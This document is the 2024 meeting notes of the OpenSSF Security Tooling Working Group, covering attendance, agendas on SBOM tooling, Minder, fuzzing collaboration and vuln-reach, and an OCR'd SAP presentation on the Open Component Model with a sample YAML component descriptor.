2024 WG Security Tooling Meeting Notes

2025 Notes

Our mission is to provide the best security tools for open source developers and make them universally accessible. We talk a lot about SBOMs currently.
This WG is chaired by Josh Bressers

Antitrust Policy Notice

Linux Foundation meetings involve participation by industry competitors, and it is the intention of the Linux Foundation to conduct all of its activities in accordance with applicable antitrust and competition laws. It is therefore extremely important that attendees adhere to meeting agendas, and be aware of, and not participate in, any activities that are prohibited under applicable US state, federal or foreign antitrust and competition laws.
Examples of types of actions that are prohibited at Linux Foundation meetings and in connection with Linux Foundation activities are described in the Linux Foundation Antitrust Policy available at http://www.linuxfoundation.org/antitrust-policy. If you have questions about these matters, please contact your company counsel, or if you are a member of the Linux Foundation, feel free to contact Andrew Updegrove of the firm of Gesmer Updegrove LLP, which provides legal counsel to the Linux Foundation.

All OpenSSF meeting participants must comply with the OpenSSF Code of Conduct: https://openssf.org/community/code-of-conduct/

Archived 2023 Notes are linked here.
2025 Notes

Upcoming Topics

Please add your agenda item, name and approximate time allocation to the bottom of the list.

Resources

- Slack Channel: #wg_security_tooling
- Zoom Link:
  - LFX Zoom - Every 2 weeks on Friday 11:00 am ET

- GitHub
- Mailing List
- MEETINGS: Log in to your LFX Profile and go to MEETINGS to see your upcoming and past meetings. For help, contact support@openssf.org

2024-12-27

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**
	Ryan Ware	he/him	ware
	Josh Bressers (Anchore)	he/him	joshbressers
	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
	Georg Kunz (Ericsson)	he/him	gkunz
	Matt Rutkowski (IBM)	he/him	mrutkows
	Mike Lieberman (Kusari)	he/him	mlieberman85
	Kirby Linvill (CU Boulder)	he/him	klinvill
	David Kirichen (Intel)	he/him	Kirich
	Dennis Zhang (New York University)	he/him	yzhang0701
	Adrianne Marcum (OpenSSF)	she/her	amarcum
	Jared Miller (SAP)		jdmcyber
	Evan Anderson (Stacklok)	he/him	evankanderson
	Terri Oda (Intel)	she/her	terriko
	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm

	Nisha Kumar (Oracle)	she/they	nishakm
	Adolfo Garcia Veytia (ChainGuard)	he/him	puerco
	Seth Larson (PSF)	he/him	sethmlarson
	Chan Voong (Comcast)	she/her	voongc
	Jerod Heck (Lockheed Martin)		jhlmco
	Victor Lu (Independent)	he/him	victorjunlu
	Keith Ganger (Lockheed Martin)	he/him	kgangerlm
	Frederick Kautz (TestifySec)	he/him	fkautz
	Mikey Strauss (Scribe Security)	he/him	Houdini91

Agenda:

- Intros
- Opens
- Future Topics?
  -

2024-12-13

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Evan Anderson (Stacklok)	he/him	evankanderson
X	David A. Wheeler (Linux Foundation)	he/him	david-a-wheeler
X	Scott Moore (Galois, Inc.)	he/him	thinkmoore
X	Jeff Diecks	he/him	GeauxJD

Agenda:

- Intros
- Note: Ryan Ware is sick
  - We hope you get better!

    - Mike Lieberman (Kusari) is substituting today
- Opens
    - Note: OpenSSF has new blog post on EU CRA, new working group
    - TAC paperwork for this group - Ryan knows, Jeff Diecks is willing to help
        - There is no paperwork for this group that we can find that's filed with the TAC (it's not the only WG in that status)
        - We want to fill that out & clean that up.
        - WGs also have levels (not just projects). Requirements are different. This helps other people understand what the WG's status is.
    - GUAC would like to have more collaboration with protobom & bomctl. Help people with a sequencing of how to get on board with all of these tools.
    - Fuzzing Collaboration
        - Looking to standardize fuzzing inputs & outputs in support of e.g.
    - Minder status updates
        - Starting to work with OSSF & CNCF on Security Baseline to define rules & policies for CNCF
        - https://github.com/ossf/security-baseline/pull/107
        - Adding some new capabilities:
            - Data Sources to enable fetching structured data
    - Scott Moore: Interested in extending debug formats (esp. ELF and DWARF)
        - Would like to create a specification to extend ELF & DWARF to record debug info, as an outgrowth of DARPA E-BOSS program
        - Want to find others interested, try to identify what it would suggest
        - Want to find others who are interested in working this
        - Looking for advice
            - David: Use specification license that OpenSSF recommends
            - David: Write things down, e.g., what you want to do & why, so others can determine if they want to get involved
    - Holiday doldrums & big EU CRA meeting earlier this week - short agenda today
    -
- Future Topics?
    -

2024-11-15

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
x	Ryan Ware	he/him	ware

x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Jeff Diecks (OpenSSF)	he/him	GeauxJD
x	Nisha Kumar (Oracle)	she/they	nishakm
x	Amar Takhar (RTEMS Project)	he/him	verm
x	Kris Borchers (LF)	he/him	kborchers
x	Noah Spahn (The Open Universty)		noah-de

Agenda:

- Intros
- Opens
    - Link to past wg meeting recording with more info on vuln-reach starts at 23:47 mark
- Fuzzing Spec
    - Notes from Fuzzing Collaboration meeting here where the topic of a spec was discussed
    - The group had interest but we'll need to identify people who want to lead the effort
- Future Topics?
    -

2024-11-01

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**
x	Ryan Ware	he/him	ware
x	Josh Bressers (Anchore)	he/him	joshbressers
x	Mike Lieberman (Kusari)	he/him	mlieberman85
x	Jeff Diecks (OpenSSF)	he/him	GeauxJD
x	Nisha Kumar (Oracle)	she/they	nishakm

x	Prince Oforh Asiedu		PrinceAsiedu

Agenda:

- Intros
- Opens
- Topics
  - Elections
  - Update of README.md to reflect new tools
  - Fuzzing: Standard way to invoke a Fuzzer (spec lifted from OSS Fuzz?). Could be interesting, will take it to the Fuzzing collaboration meeting for discussion
  - SOSS Fusion session videos available on OpenSSF Youtube. Sessions on Minder and other tools available! Playlist here: https://www.youtube.com/watch?v=20OqBKzabyM&list=PLVl2hFL_zAh-QFg2qVal48qD2a7Aqh-wM
- Future Topics
  - Vuln-reach 2nd organization

2024-10-18

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
x	Ryan Ware	he/him	ware
x	Chris Blask		
x	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm
x	Nisha Kumar (Oracle)	she/they	nishakm
x	Adolfo Garcia Veytia (Stacklok)	he/him	puerco
x	Evan Anderson (Stacklok)	he/him	evankanderson
x	Jeff Dlecks (OpenSSF)	he/him	GeauxJD
x	Daniel Moch (Lockheed Martin)	he/him	djmoch

Agenda:

- Intros
- Opens
    -
- Topics
    - Updates on vuln-reach donation?
        - No one here to give an update
        - Speculation that this may be to looking for an external maintainer
    - Updates on Minder?
        - Moved to https://github.com/mindersec/minder
            - LF legal review in progress
        - Set up #minder in OpenSSF slack
        - Adjusting governance / membership based on experience
        - Setting up Minder-for-Minder
        - Bomctl is also being Minder-managed
    - Progress on protobom/SBOMit properties
        - SBOMit has been working on embedding metadata in SBOMs
            - Meant that we needed to add recording of attributes in SPDX files in protobom representation
        - Will cut a new release of protobom ~next week
    - Security Tooling WG TAC Report Out October 29th
        - New template; Ryan will create a fork with proposed changes, and then people can PR against Ryan's fork
        - Will link to fork in #security-tooling-wg early next week
    - OpenSSF WG/SIG/Projects slide review
    -
- Future Topics?
    -

2024-10-04

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
X	Evan Anderson (Stacklok)	he/him	evankanderson
X	Jeff Diecks (OpenSSF)	he/him	GeauxJD

X	Csaba Zoltani		
X	Prince Asiedu		

Agenda:

- Intros
- Opens
    - Minder adoption as a Sandbox box
        - Making it easy for open source developers to consistently use security tooling
        - Overview provided by Evan Anderson
    - SBOM-a-rama recap
        - 3 big efforts:
            - SBOM catalog https://sbom-catalog.openssf.org/
            - Protobom
            - Bomctl
        - Will there be a 2025 event?
            - Spring virtual, fall in-person (historically)
    - Bomctl Roadmap
        - Focusing on linked BOMs
        - Need to be able to juggle multiple keyrings to fetch the tree of BOMs in many cases
        - Evan requests that there be a “export bundle” feature to bundle up all the BOMs into a single binary “thing” (e.g. a tar/zip file)
- Future Topics?
    -

2024-09-20 - Canceled

2024-09-06

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
x	Josh Bressers (Anchore)	he/him	joshbressers
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Mike Lieberman (Kusari)	he/him	mlieberman85
x	Jonathan Howard (Lockheed Martin)	he/him	jhoward-lm

x	Naveen Srinivasan (Defense Unicorns)		naveensrinivasan
x	Daniel Moch (Lockheed Martin)	he/him	djmoch
x	Jessie Vaught (Red Hat)	she/her	jvaught-rh

Agenda:

- Intros:
    - Neil and Naveen
- Opens:
    - Bomctl blog post released
    - SBOM Catalog
        - Request for feedback on Contributing Guide
- Topics:
    - Overview of Minefield by Neill and Naveen
- Future Topics?

2024-08-23

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
x	Ryan Ware	he/him	ware
x	Josh Bressers (Anchore)	he/him	joshbressers
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Mike Lieberman (Kusari)	he/him	mlieberman85
x	Daniel Moch (Lockheed Martin)	he/him	djmoch

Agenda:

- Intros
- Opens
    - Bomctl is an official sandbox project!
- Topics:
    - Fuzzing Collaboration Update - Jonathan Metzman
        - Maybe the first update?
        - Meeting existed before OpenSSF
        - Meeting between different people in the industry
        - Moved it to the OpenSSF and opened it up to everyone.

    - 10-15 people a month interested in fuzzing.
    - More of a meeting than a project
    - Ruby fuzzer going into OSS-Fuzz
    - Fuzz-introspector
      - Helps developers to fuzz better
      - What gives the most bang for the buck
      - Used by most C/C++/Java projects
      - Reward people by making improvements that fuzz-introspector suggests
      - Using LLM's to create fuzz targets
      - https://security.googleblog.com/2023/08/ai-powered-fuzzing-breaking-bug-hunting.html
      - Not sure about long-term plans
      - Lead: David Korczynski - https://github.com/DavidKorczynski
        - Oliver Chang - ochang@google.com
    - SIG is focused on continued growth for OSS Fuzz and evangelizing use of OSS Fuzz
    - Sustain growth
    - Michael Leiberman: OpenSSF is looking at ensuring all projects are meeting a minimum security baseline so might be some areas of collaboration for Linux Foundation projects. What criteria makes for a good fuzzing candidate.
      - Not necessarily right now but maybe in the next 6 months.
      - Some very good targets: for example, medical devices
      - Jonathan: What to fuzz is a risk based decision
    - Ian Dunbar-Hall: Scorecard specifically calls out OSS Fuzz - sometimes it's hard to figure out what to do what to do when a PR is submitted. An onboarding stall that's happening in his experience. What's the best way of onboarding.
      - The threshold is a bit nebulous. Scorecard documentation isn't necessarily clear
      - Michael: Collaboration between security baseline and everyone to bring it together
      - Click a button to enable as opposed to do a PR, etc.
      - Make it simple to turn these things on.
      - A solution that might be like a "farm league" before OSS Fuzz
      - Maybe an order of operations is bad. First remediation is to go use OSS Fuzz and maybe needs more nuanced guidance.
    - Using OSS Fuzz is at least an indicator that the project is interested in security.
  - Sourceware - Mark Wielaard
- Future Topics?

    - Minefield - https://github.com/bitbomdev/minefield (https://github.com/bitbomdev/minefield/blob/main/docs/bitbom.pdf) - September 6th

2024-08-09

Attendance ((please **mark an “X” if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
x	Ryan Ware	he/him	ware
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Nisha Kumar (Oracle)	she/they	nishakm
x	Aaron Bray (Phylum)	he/him	ambray

Agenda:

- Intros
- Opens
    -
- Topics:
    - Minder Sandbox Application
        - Projects must have a minimum of three maintainers with a minimum of two different organization affiliations.
            - 12 maintainers
            - 2 independent’s not associated with a vendor
        - Projects must be aligned with the OpenSSF mission and either be a novel approach for existing areas or address an unfulfilled need. It is expected that the initial code or specification developed by an OpenSSF WG be kept within their repository and will not function as a Project in its own right. Should the initial WG code or specification grow and mature that it warrants its own Project status, then it is subject to Sandbox entry requirements. It is preferred that extensions of an existing OpenSSF project collaborate with the existing project rather than seek a new project.
            - Scorecard profile in scorecard
                - Scorecard orthogonal
            - Working with Data to establish minder as an automation framework for security baseline
            - Minder is a general integration platform vs GitHub app.

        - Projects must seek one TAC sponsor or one WG sponsor (if reporting to a WG)
            - TAC or WG sponsor agrees to attend Project meetings regularly
            - TAC or WG sponsor does not need to have a formal role in Project, e.g., maintainer
            - TAC or WG sponsor requests TAC approval
        - If contributing an existing project to the OpenSSF, the contribution must undergo license and IP due diligence by the Linux Foundation (LF).sli

(deleted notes from meeting restored by JMD, 9/26/24, after viewing meeting recording):

        - Minder Overview:
            - Minder is a system provide policies across various points in the SDLC. Bring Kubernetes'esque policies to SDLC.
            - Focused on GitHub because they were a priority but looking at other solutions.
            - See this as being an important tool to driving integrations across ~~teh~~the SDLC
    - Phylum
        - Static reachability project
        - Looking to donate to the Linux foundation
        - Targets dynamic side of the world. Targets javascript.
        - Significant number of maintainers but need community people
        - Vulnerabilities aren't accessible in many cases and this tool helps find if that's the case or not.
        - Craig offered to follow up with Aaron to consider serving as the WG sponsor.
- Future Topics:
    - Update from Fuzzing Collaboration SIG
    - Discussion with Sourceware
    -

2024-07-26

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	**Pronouns**	**GH ID**
x	Ryan Ware	he/him	ware
x	Ian Dunbar-Hall (Lockheed Martin)	he/him	idunbarh
x	Dana Wang (OpenSSF)	She/Her	danajoyluck

x	Nisha Kumar (Oracle)	she/they	nishakm
x	Daniel Moch (Lockheed Martin)	he/him	djmoch

Agenda:

- Intros
- Opens
- Bomctl sandbox application
- Anjlica Malla: I would like to know more about the tools for / contribute to SBoDeployment.
- Anjlica Malla: Document a tool catalog -
    - OSS project lint checker item :: Tool name :: Tool capability :: Limitation
- CISA SBOM Generation Reference Implementation
- Future Topics?
    - Minder
    - Phylum


2024-07-12

Attendance ((please **mark an "X" if you are here,** or add-row name/email/affiliation if joining)

	Name/Affiliation	Pronouns	GH ID
X	Ryan Ware (Intel)	he/him	ware
X	Mike Lieberman (Kusari)	he/him	mlieberman85
X	Nisha Kumar (Oracle)	she/they	nishakm
X	Daniel Moch (Lockheed Martin)	he/him	djmoch
X	Philipp Heil (SAP)	he/him	zkdev
X	Jonas Brand (SAP)	he/him	8R0WNI3
X	Vasu Chandrasekhara (SAP)	he/him	vasu1124
X	Niko Thome (SAP)	he/him	niko31337
X	Frederic Wilhelm (SAP)	he/him	frewilhelm
X	Gerald Morrison (SAP)	he/him	morri-son

X	Elton Mathias (SAP)	he/him	

Agenda:

- Intros
- Opens
- Topic:
  - How SAP Operationalizes SBOMs for Security Compliance Automation
  - 

    OpenSSF Security Tooling Working Group

    OPEN SOURCE SECURITY FOUNDATION

    WG Meeting 12th Jul 2024

    How SAP operationalizes SBoMs for Security Compliance Automation


    and what we had to add ...

    Philipp Heil, Gerald Morrison and Niko Thome


    SAP

    OPEN COMPONENT MODEL
  -

    1 Our Innovation Path from a Bill of Delivery to a Component Model

- 

  ## Our Innovation Path

- 

  ## The Open Component Model (OCM)

  Holistic Model for Software Components from Development to Delivery and Consumption.


  Decouple Development from Consumption (and CI from CD).

  Use *OCM Coordinates* as **correlation IDs** to accumulate additional data.

  Technology- and process-agnostic and *extensible*, allows loosely coupled Tooling, such as **OCM Gear**.

  Open Source:


  https://ocm.software
  https://github.com/open-component-model

- 


  - Complete description of all *resources*, their *sources* and other *metadata* required to securely deliver and install a software component

```
component:
    name: github.com/my-project/hello-world
    version: 0.1.8
    provider:
      name: ocm.software

    resources:
    - name: hello-image
      type: ociImage
      version: 1.0.1
      access:
        imageReference: my-repo/images/hello:7.5.5
        type: ociArtifact
      digest:
        hashAlgorithm: SHA-256
        normalisationAlgorithm: ociArtifactDigest/v1
        value: cb5c1bddd1b5665e1867a7fa1b5fa843a47ee433bf…
    - name: hello-sbom
      type: sbom
      version: 1.0.0
      access:
        localReference: sha256:c992619d6cc6e704eef236f2ec…
        type: localBlob
      digest:
        hashAlgorithm: SHA-256
        normalisationAlgorithm: genericBlobDigest/v1
        value: c992619d6cc6e704eef236f2ec4285467739366acf…

    sources:
    - name: github.com/hello-repo
      type: git
      access:
         type: github
         commit: 403ae4bf90c7d75c86b3584fd5e0a289abce560…
         ref: refs/tags/v1.0.1
         repoUrl: github.com/myRepo/helloWorld
    labels:
    - name: ocm.software/reports/cve-report
      value: https://ocm.software/reports/cve-report.html
    - name: ocm.software/docs/how-to-install-helloWorld
      value: https://ocm.software/how-tos/install-hello-world.md
```

- Do you have the experience of changing the tool out underneath?
  - As long as the contract is honored, it's entirely possible.


- 

What we needed beyond SBoM: SBoD


○ 

OCM - Use cases

- Signing
- "air-gapped" Delivery
- Asynchronous Scans
- Asset-to-Owner
- Compliance Reporting
